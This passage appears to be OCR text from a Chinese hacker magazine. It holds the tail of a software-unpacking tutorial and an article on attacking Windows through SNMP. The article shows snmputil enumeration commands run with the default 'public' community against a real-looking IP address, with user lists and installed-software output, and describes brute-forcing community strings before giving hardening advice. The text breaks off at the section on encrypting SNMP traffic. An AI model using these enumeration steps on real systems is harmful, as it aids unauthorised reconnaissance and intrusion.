


图 2




图 3




图 4




图 5

再来介绍一个通用的脱壳软件：QUPACK（全称Quick Unpack v1.0β3 For Windows2000/XP/2003/Vista 汉化版 By 狐狸少爷(LordFox)），Quick Unpack 用于快速（据称两秒内，包括导入表修复的话其实不止）脱一些常见的壳，如：UPX、ASPack、FSG、MEW、PE Diminisher、PECompact、PE-PACK、PackMan、WinUPack 等等。该程序尝试绕过所有可能的加密器／混淆器以实现脱壳的目的，其图标如图 2。下面以“FireTv 烈火网络电视”为例讲一下其如何使用，顺便也回顾一下前面讲到的一些工具的使用。

1. 用 PEID 查壳，发现是：UPX 0.89.6 - 1.02 / 1.05 - 1.24 -> Markus & Laszlo。

2. 用 PE-SCAN 查文件 OEP 为：00101CAC，如图 3。

3. 用 QUPACK 脱壳，添入 OEP，选定文件，并选上暴力脱壳（图 4）。OK，一般的小壳几十秒就可以搞定。

最后可以用 OD 检验一下壳是否脱干净，OD 载入程序，如果出现图 5 所示的对话框，证明壳没脱干净，反之，则 OK。

好了，有了上面介绍的几款工具的组合，我想菜鸟们遇到一般的壳应该可以很简单的搞定。这次的菜鸟脱壳教程就到此结束！有什么疑问，可以到 X 的论坛(www.hackerxfiles.net/index.php）与我一起探讨。

（文章中涉及到的工具 PEID.93 汉化版、PE-SCAN、AspackDie 1.41 电脑神童汉化版、Quick Unpack 已经收录于光盘中）

Windows 攻击，别漏掉了 SNMP

dahubaobao[E.S.T]

文章难易度：☆☆

文章阅读点：SNMP 在入侵过程的利用及其防范方法

对于收集系统信息，我们都爱使用 IPC。的确，IPC 可以获得很多系统信息，但现在稍微有些安全意识的人，都知道要关闭 IPC 以保证基本的系统安全。但是，他们往往会忽略另一个重要的安全隐患，那就是 SNMP！利用 SNMP 同样可以获取很多系统信息，而且这些信息是 IPC 获取不到的。最重要的是 IPC 需要权限，而 SNMP 只需知道团体名称，就可以进行攻击，很是实用。本文就带领你了解 SNMP 的攻击与防御，希望对你有所帮助。

一、SNMP 的概念

1.SNMP 简介

SNMP (Simple Network Management Protocol)，即简单网络管理协议。是一个被广泛接受并投入使用的工业标准，用于管理网络中的设备，不管是路由器、防火墙，还是打印机，所有连入网络中的设备都可以通过 SNMP 来监控和管理，因此被网络管理员广泛使用。但 SNMP 给我们的安全保障却很低，可以很容易的收集系统的敏感信息。

2．团体名称

SNMP 将团体名称（Community Strings）作为唯一的验证机制，所以站在攻击者角度，我们可以将其称为“查询密码”。只要有了这个查询密码，就可以利用 SNMP 收集很多重要的系统信息。在使用 SNMP 客户端连接目标的 SNMP 服务，并提供了正确的 Community Strings，就可以获得相应的权限，MS 为 Windows 赋予了 5 种权限（图 1），默认情况下，我们拥有只读权限。在连接成功后，SNMP 就会访问管理信息库 MIB (Management Information Base)，而管理信息库中则保存了系统所有的重要信息。除了 WindowsME 以外，其他所有 Windows 都将 Public 作为默认的 Community Strings，其他一些网络设备也使用 Public，只有少数网络设备使用 Private。但不管使用什么 Community Strings，都逃不过黑客字典的猜测。




图 1

3．对象标识符

Object Identifier，简称 OID。是管理信息库 MIB 中各种信息存放树资源的数字标识，

二、SNMP 的攻击

1. 信息探测

SNMP服务在UDP 161/162端口监听，在Microsoft Windows Resource Kit中有一个工具Snmputil可以获取SNMP的信息，该工具大小只有9k，小巧实用，是一个DOS命令行程序。我们首先了解一下Snmputil的命令行格式及各参数的用法。

```
Snmputil { { get | getnext | walk } agent community oid [oid …] trap }
    get              // 获取指定 OID 的信息。
    getnext          // 获取指定 OID 后边的信息，即下一个信息。
    walk             // 获取指定 OID 所有数据项的值，获取系统信息。
    agent            // 查询指定的计算机，如果计算机在主机文件中被指定，该值可以是一个 IP 地址或主机名。
    community        // 这就是 Community Strings 了，我们可以将其成为查询密码。
    oid              //Object Identifier，对象标识符。
```

根据上边提供的OID，我们来利用SNMP探测系统信息，首先看一下SNMP获取的系统进程列表，使用格式：**C:\>snmputil walk 218.69.177.31 public .1.3.6.1.2.1.25.4.2.1.2**，如图2。Variable后边一大串字符，最后的数字是进程的ID，Value就是进程名了。通过这些信息，攻击者就可以分析出目标主机所运行的服务，比如使用了哪个杀毒软件、防火墙，是否打开了Web服务等。

```
命令提示符
C:\>snmputil walk 218.69.177.31 public .1.3.6.1.2.1.25.4.2.1.2
Variable = host.hrSWRun.hrSWRunTable.hrSWRunEntry.hrSWRunName.1
Value    = String System Idle Process

Variable = host.hrSWRun.hrSWRunTable.hrSWRunEntry.hrSWRunName.8
Value    = String System

Variable = host.hrSWRun.hrSWRunTable.hrSWRunEntry.hrSWRunName.172
Value    = String smss.exe

Variable = host.hrSWRun.hrSWRunTable.hrSWRunEntry.hrSWRunName.196
Value    = String csrss.exe

Variable = host.hrSWRun.hrSWRunTable.hrSWRunEntry.hrSWRunName.216
Value    = String WINLOGON.EXE

Variable = host.hrSWRun.hrSWRunTable.hrSWRunEntry.hrSWRunName.244
Value    = String services.exe

Variable = host.hrSWRun.hrSWRunTable.hrSWRunEntry.hrSWRunName.256
Value    = String LSASS.EXE

Variable = host.hrSWRun.hrSWRunTable.hrSWRunEntry.hrSWRunName.372
Value    = String myie.exe
```

图 2

C:\>snmputil walk 218.69.177.31 public .1.3.6.1.4.1.77.1.2.25.1.1，这条命令用于获取目标系统的用户列表，如图3。Value后边就是用户名，有了这个，攻击者就可以根据用户列表进行密码的探测，减少了入侵的盲目性。

```
命令提示符
C:\>snmputil walk 218.69.177.31 public .1.3.6.1.4.1.77.1.2.25.1.1
Variable = .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-2.server.
svUserTable.svUserEntry.svUserName.10.100.97.104.117.98.97.111.98.97.111
Value    = String dahubaobao

Variable = .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-2.server.
svUserTable.svUserEntry.svUserName.13.65.100.109.105.110.105.115.116.114.97.116.
111.114
Value    = String Administrator

Variable = .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-2.server.
svUserTable.svUserEntry.svUserName.14.84.115.73.110.116.101.114.110.101.116.85.1
15.101.114
Value    = String TsInternetUser

Variable = .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-2.server.
svUserTable.svUserEntry.svUserName.15.95.95.118.109.119.97.114.101.95.117.115.10
1.114.95.95
Value    = String __vmware_user__

Variable = .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-2.server.
svUserTable.svUserEntry.svUserName.20.73.85.83.82.95.82.73.78.71.90.45.54.68.55.
49.65.50.65.65.66
Value    = String IUSR_RINGZ-6D71A2AAB
```

图 3

C:\>snmputil get 218.69.177.31 public .1.3.6.1.4.1.77.1.4.1.0，这条命令用于获取目标系统的域名，不过从图4中可以看出这个机器没有DNS或AD，所以Value的值表示为这是一台工作站。

```
命令提示符
C:\>snmputil get 218.69.177.31 public .1.3.6.1.4.1.77.1.4.1.0
Variable = .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-2.domain.
domPrimaryDomain.0
Value    = String WORKGROUP


C:\>_
```

图 4

C:\>snmputil walk 218.69.177.31 public .1.3.6.1.2.1.25.6.3.1.2，这条命令用于获取目标系统安装的所有软件，如图5。这份软件列表应该和控制面版的添加／删除程序一样。根据这个攻击者可以看到你安装的SP是什么，有没有安装防火墙等信息，可以据此判断有没有系统／软件漏洞，增加了入侵的成功率。

```
命令提示符
C:\>snmputil walk 218.69.177.31 public .1.3.6.1.2.1.25.6.3.1.2
Variable = host.hrSWInstalled.hrSWInstalledTable.hrSWInstalledEntry.hrSWInstalle
dName.1
Value    = String ABC (remove only)

Variable = host.hrSWInstalled.hrSWInstalledTable.hrSWInstalledEntry.hrSWInstalle
dName.2
Value    = String AVIcodec (remove only)

Variable = host.hrSWInstalled.hrSWInstalledTable.hrSWInstalledEntry.hrSWInstalle
dName.3
Value    = String BBE Sonic Maximizer Plugin

Variable = host.hrSWInstalled.hrSWInstalledTable.hrSWInstalledEntry.hrSWInstalle
dName.4
Value    = String BitComet 0.56

Variable = host.hrSWInstalled.hrSWInstalledTable.hrSWInstalledEntry.hrSWInstalle
dName.5
Value    = String Microsoft Chat 2.5

Variable = host.hrSWInstalled.hrSWInstalledTable.hrSWInstalledEntry.hrSWInstalle
dName.6
Value    = String Cool Edit Pro 2.0
```

图 5

C:\>snmputil walk 218.69.177.31 public .1.3.6.1.2.1.1，这条命令用于获取目标系统的信息，如图6。最重要的信息莫过于**Variable = system.sysDescr.0**下的Value了，它表示的是工作平台，这里是Inter x86家族；下边的Software则是系统版本。还有**Variable = system.sysName.0**下的Value表示的是机器名，**Variable = system.sysUpTime.0**下的Value是系统运行了多长时间。

```
命令提示符
C:\>snmputil walk 218.69.177.31 public .1.3.6.1.2.1.1
Variable = system.sysDescr.0
Value    = String Hardware: x86 Family 15 Model 1 Stepping 3 AT/AT COMPATIBLE -
Software: Windows 2000 Version 5.0 (Build 2195 Uniprocessor Free)

Variable = system.sysObjectID.0
Value    = ObjectID 1.3.6.1.4.1.311.1.1.3.1.2

Variable = system.sysUpTime.0
Value    = TimeTicks 540818

Variable = system.sysContact.0
Value    = String

Variable = system.sysName.0
Value    = String RINGZ-6D71A2AAB

Variable = system.sysLocation.0
Value    = String

Variable = system.sysServices.0
Value    = Integer32 76

End of MIB subtree.
```

图 6

我想使用Snmputil获取SNMP信息唯一的缺点就是需要知道OID值，有兴趣的朋友可以将这几条命令做成Bat，这个调用就方便多了。

2. 暴力破解

根据前面的介绍，各位读者肯定都知道Community Strings重要性了，但并不是所有系统都是默认的Community Strings，所以需要使用工具对它进行探测。这里推荐LANguard Network Security Scanner，使用它可以轻易的探测Community Strings。

LANguard Network Security Scanner是一款相当不错的网络安全综合扫描工具，使用该工具可以方便快捷地查出目标主机的系统信息，这些信息包括：NetBIOS名、网络共享信息、操作系统类型、WindowsNT/2000的Null session的用户帐号以及口




图7




图8




图9

令猜解，另外还包括端口信息和系统所存在的漏洞等，其官方网站为http://www.gfi.com。

这里不讨论其他使用方法，只说说如何猜测Community Strings。启动LANguard Network Security Scanner，在它左边的Tools找到Snmp Audit（图7），这就是猜测Community Strings的Tools。左键单击就可以在右边看到它的界面，最右边的Options用于指定Community Strings文件（图8），这里已经有一个默认的了，当然也可以自己指定。最后在上边的方框中输入IP地址，然后点击Retrieve就可以进行探测了，如图9所示。




图10

LANguard Network Security Scanner还有很多强大的功能，在此就不多说了，读者可以自己看看它的帮助文件，官方网站有下载（英文PDF）。

三、SNMP的防御

1.SNMP自身的安全设置

在Windows中SNMP是以服务的形式存在，所以依次打开"开始"—"程序"—"管理工具"—"服务"—"SNMP Service"—"属性"—"安全"，修改Community Strings，并根据需要设置尽量小的权限。并设置SNMP的"过滤"，如图10。只有在SNMP服务配置中添加的IP地址，才可以访问SNMP。




图11

2.加密SNMP的通讯

